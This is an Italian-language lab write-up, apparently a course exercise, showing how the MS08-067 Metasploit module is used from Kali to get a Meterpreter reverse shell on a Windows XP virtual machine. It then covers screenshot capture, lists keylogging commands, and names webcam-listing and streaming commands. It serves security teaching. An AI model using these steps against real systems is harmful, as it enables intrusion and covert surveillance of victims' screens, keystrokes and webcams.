
ELEONORA
VIOLA


DATASHIELDS

H A C K I N G
W I N D O W S X P

S 7 / L 3




PREPARAZIONE





In primo luogo si imposta l'ip della macchina Windows XP.


Ip della macchina Kali.



Si può fare un ping per verificare la connessione.









Si può fare la stessa cosa anche sulla macchina Kali, in questo screen ho impostato un alias per l'ip di Windows XP in modo da facilitare le operazioni, e si può procedere un altro ping.

SVOLGIMENTO

Dopo avere preparato le macchine si può procedere con lo svolgimento dell'esercizio, dunque apriamo **msfconsole** dalla macchina Kali Linux.




In secondo luogo cerchiamo il modulo richiesto(**MS08-067**) e lo montiamo - ***use 0***




SVOLGIMENTO

Procediamo con il comando show options per verificare i settings



Impostiamo il target (Windows XP) e l'attaccante (Kali) rispettivamente con i comandi **RHOST** e **LHOST**.



SVOLGIMENTO

Adesso che è tutto settato possiamo procedere con l'exploit:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.60:445 - Automatically detecting the target...
[*] 192.168.1.60:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.60:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.60:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.60:1030) at 2024-07-10 06:14:18 -0700

meterpreter >
```

L'exploit ha avuto successo.

Per completare l'esercizio abbiamo bisogno di effettuare uno screenshot tramite la sessione ***meterpreter***.
Dunque per sapere il comando si può inserire un "?" per aprire il menù help

```
meterpreter > ?

Core Commands
=============
```

```
Stdapi: User interface Commands

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```


Scorrendo in basso nel menù possiamo trovare il comando che ci serve.

SVOLGIMENTO

In conclusione inserendo il comando **screenshot** possiamo avere una foto in tempo reale della schermata di Windows XP:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/MGKCDwek.jpeg
```


Qui in basso possiamo trovare lo screen (aperto dalla macchina kali linux):



BONUS:

L'esercizio bonus richiedeva di individuare la presenza di webcam, quindi sempre prendendo di riferimento il menù help possiamo trovare il comando per listare le webcam presenti, ovvero **webcam_list**.

Nel caso trovassimo delle webcam si può utilizzare il comando **webcam_stream** per iniziare una sessione video.



La macchina virtuale di Windows XP non riesce a rilevare la webcam interna del mio MacBook Pro e di conseguenza entrambi i risultati sono negativi.